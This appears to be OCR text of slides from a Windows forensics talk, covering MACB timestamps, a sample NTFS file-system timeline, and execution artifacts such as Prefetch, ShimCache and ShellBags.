
Timeline Explorer

- M - Modification
- A - Access
- C - MFT Record Change
- B – Born/Birth (Creation)

C - MFT Record Change

- Any record that points to the file is changed
  - Dates
  - file name
  - file sizes





	macb	Meta	File Name
4 04:54:19	ma..	2325-144-1	/Windows/System32/config/systemprofile/AppData/Local/Microsoft/Windows
4 04:54:19	ma.b	2327-144-1	/Windows/System32/config/systemprofile/AppData/Local/Microsoft/Windows/History
4 04:54:19	ma.b	2328-144-1	/Windows/System32/config/systemprofile/AppData/Local/Microsoft/Windows/History/History.IE5
4 04:54:19	...b	2329-144-1	/Windows/System32/config/systemprofile/AppData/Local/Microsoft/Windows/Temporary Internet Files
4 04:54:19	...b	2342-144-1	/Windows/System32/config/systemprofile/AppData/Roaming/Microsoft/Windows
4 04:54:19	...b	2343-144-1	/Windows/System32/config/systemprofile/AppData/Roaming/Microsoft/Windows/Cookies
4 04:54:21	ma.b	15496-128-4	/ProgramData/Microsoft/Windows/Start Menu/Programs/Administrative Tools/Computer Management.lnk
4 04:54:21	.a.b	15500-128-4	/ProgramData/Microsoft/Windows/Start Menu/Programs/Administrative Tools/iSCSI Initiator.lnk
4 04:54:22	m...	15500-128-4	/ProgramData/Microsoft/Windows/Start Menu/Programs/Administrative Tools/iSCSI Initiator.lnk
4 04:54:22	ma.b	3259-144-1	/Windows/System32/Tasks/Microsoft/Windows/MUI
4 04:54:22	ma.b	34324-128-3	/Windows/System32/Tasks/Microsoft/Windows/MUI/LPRemove
4 04:54:23	ma.b	15429-128-4	/ProgramData/Microsoft/Windows/Caches/cversions.2.db
4 04:54:23	ma.b	15432-128-4	/ProgramData/Microsoft/Windows/Caches/{DDF571F2-BE98-426D-8288-1A9A39C3FDA2}.2.ver0x0000000000000001.db
4 04:54:23	.a.b	15460-128-3	/ProgramData/Microsoft/Windows/Start Menu/Programs/desktop.ini
4 04:54:23	ma.b	15469-128-4	/ProgramData/Microsoft/Windows/Start Menu/Programs/Accessories/displayswitch.lnk
4 04:54:23	.a.b	15788-128-1	/Users/Public/Downloads/desktop.ini
4 04:54:23	.a.b	15789-128-1	/Users/Public/Libraries/desktop.ini
4 04:54:23	.a.b	15791-128-1	/Users/Public/Music/desktop.ini
4 04:54:23	.a.b	15799-128-1	/Users/Public/Pictures/desktop.ini
4 04:54:23	.a.b	15817-128-1	/Users/Public/Videos/desktop.ini
4 04:54:23	ma.b	3354-144-1	/Windows/SysWOW64/config/systemprofile/AppData/Local/Microsoft/Windows/Caches
4 04:54:23	...b	409-144-5	/ProgramData/Microsoft/Windows/Caches


Forensic Artifacts

UserAssist	Tracks GUI-based programs launched from the desktop
BAM/DAM	Controls activity of the background apps (Windows Background/Desktop Activity Moderator)
RecentApps	Tracks recent Program execution launched on the Win10
ShimChache	Tracks any executable run on the Windows system
JumpLists	First and Last time of program execution
Prefetch	Designed to speed up the application startup process Tracks no of execution times and Last execution time
ShellBags	Store user preferences for GUI folder display within Windows Explorer

[Windows Forensic Analysis | SANS Poster]

Other Artifacts

- Recycle Bin
- Browser Activity
- Network Activity



DEMO TIME !!!

THANK YOU!